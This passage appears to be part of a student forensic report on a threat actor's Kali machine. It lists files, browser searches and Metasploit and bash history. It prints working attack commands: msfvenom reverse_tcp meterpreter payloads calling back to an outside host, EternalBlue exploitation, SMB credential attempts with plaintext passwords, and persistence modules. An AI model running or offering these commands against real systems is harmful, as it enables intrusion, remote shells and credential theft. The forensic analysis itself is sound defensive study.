portfwd
rdesktop 127.0.0.1:3389
rdesktop 192.168.1.254:3389
```

Figure B.MKA.6

```
msfconsole
msfvenom
msfvenom --list encoders
msfvenom -p windows/meterpreter/reverse_tcp LHOST=184.171.155.25 LPORT=4444 -f exe > payload1.exe
```

Figure B.MKA.7

```
netstat -antp | grep 3389
rdesktop 127.0.0.1:3389
rdesktop 127.0.0.1:3389 -d grru
rdesktop 127.0.0.1:3389 -d grru -u james.middleton-adm -p iliketurtles
nmap 127.0.0.1 -p 3389 -T5 -sV
nmap 127.0.0.1 -p 3389 -T5 -sV -Pn
netstat -antp | grep 3389
sudo rdesktop 127.0.0.1:3389
netstat -antp | grep 3389
ip addr
ssh root@localhost
systemctl status ssh
systemctl start ssh
systemctl status ssh
cd /etc/ssh/
```

Figure B.MKA.8

```
rdesktop localhost:4000 -d GRRU -u james.middleton-adm -p iliketurtles
freerdp
sudo apt install freerdp
sudo apt install freerdp2-x11 2.0.0~git20190204.1.269
rdesktop localhost:4000 -d GRRU -u james.middleton-adm -p iliketurtles
```

Figure B.MKA.9

```
msfvenom
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=184.171.155.25 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 5
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=184.171.155.25 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 5 > payload.exe
```


Basic Overview - Sid Ramdas

Machine Name	Kali
Machine OS	Kali Linux
Timezone	UTC -5 (Standard Eastern Time Zone)


Files on System - Sid Ramdas

File Name	File Location
chromecookiesview.zip	/Downloads
chromepass.zip	/Downloads
mimikatz-master.zip	/Downloads
mimikatz_trunk.zip	/Downloads
passwordfox-x64.zip	/Downloads
ChromeCookiesView.exe	/exfiltools
ChromePass.exe	/exfiltools
PasswordFox.exe	/exfiltools
payload.exe	/var/www/html
payload1.exe	/var/www/html
History	/msf4 (Metasploit Package Directory)
unicorn.py	/unicorn
unicorn.rc	/opt/unicorn
powershell_attack.txt	/unicorn
fsattacks.py	/usr/share/set/src/webattacks/fsattack/
varGrab.php	/usr/share/set/src/webattacks/fsattack/

Locations of Files - Sid Ramdas




The Chromecookieview.zip, mimikatz.zip, and firefoxpassword.zip are located at /Downloads.




The three PE executable files are located at in the exfiltools directory (/exfiltools)

The metasploit generated payloads can be found in /var/www/html. The /var/www/html is the main directory for an Apache Web Server




Popular Firefox Search - Sid Ramdas

Web Search	Description
github c99	C Programming Language Github
github mimikatz	The Mimikatz is a tool that can be used to steal sensitive information such as names and passwords from a system;s memory.
Firefox Password view	Recover Firefox Passwords, but can be leveraged for malicious purposes
Chrome Password View	Recover Chrome Passwords, but can be leveraged for malicious purposes
Chrome Cookies View	Obtain Chrome Cookie Sessions



MSF4 History - Sid Ramdas

The MSF4 History contains a lot of information.



The threat actor is deploying the drupal exploit. This module exploits a Drupal property injection in the forms of API. Additionally, they have created a payload with a reverse php meterpreter session.

The reverse php meterpreter payload is the file located in the temp directory for the users on the domain.

Furthermore, the threat actor is establishing persistence with auto start, cron / scheduled tasks, and service modes.

```
use exploit/linux/local/cron_persistence
options
set CLEANUP false
sessions
set session 1
options
use exploit/linux/local/autostart_persistence
info
set session 1
run
sessions
use exploit/linux/local/service_persistence
info
sessions 1
```

Next the threat actor utilizes the EternalBlue exploit. The EternalBlue exploit allows remote attackers to execute code on a target system by sending messages to the SMBv1 server. This explains the following commands.

```
use exploit/windows/smb/ms17_010_eternalblue
options
show payloads
set payload windows/x64/meterpreter/reverse_tcp
options
set LHOST 184.171.155.25
options
set RHOSTS 192.168.2.103
options
run
use auxiliary/scanner/smb/smb_login
options
set RHOSTS 192.168.2.103
run
set SMBPass
set SMBPass Developed46
set SMBUser kira.hall
run
set SMBUser GRRU\kira.hall
run
set SMBUser kira.hall
options
set SMBDomain GRRU
run
set SMBPass Developed47
```

The threat actor is using it to create a SMB User for kira.hall and creating a password for possible further remote.

Bash History

In the bash history, there are commands relating to nmap.

```
apt-get install proxychains
ip addr
nmap 184.171.155.163 -sV -oX -T5
nmap 184.171.155.163 -sV -oX / -T5
nmap 184.171.155.163 -sV -oX ~/out.xml -T5
```

-sV is a service verizon option and -oX option means save to an xml format. In this case out.xml

The threat actor is also setting up a proxy chain configuration file. This appears that the threat actor will use a proxy while executing the attacks and starting up a postgresql service

```
vim /etc/proxychains.conf
route
route add 192.168.0.0 255.255.255.0 4
vim /etc/proxychains.conf
msfconsole
systemctl enable postgresql
systemctl start postgresql
```

Finally, the threat actor decides to create a payload called update.exe with the reverse tcp payload. Then they create a new shared directory as well as cloning the unicorn repository. Unicorn is a python program that leverages powershell to inject shellcode in the system's memory. They create their own powershell text file which has the commands it will be using. In the end it ran the unicorn.py file over the reverse tcp session.

References

Refs need to be MLA 7 in alphabetical order by author's last name. On a page by itself.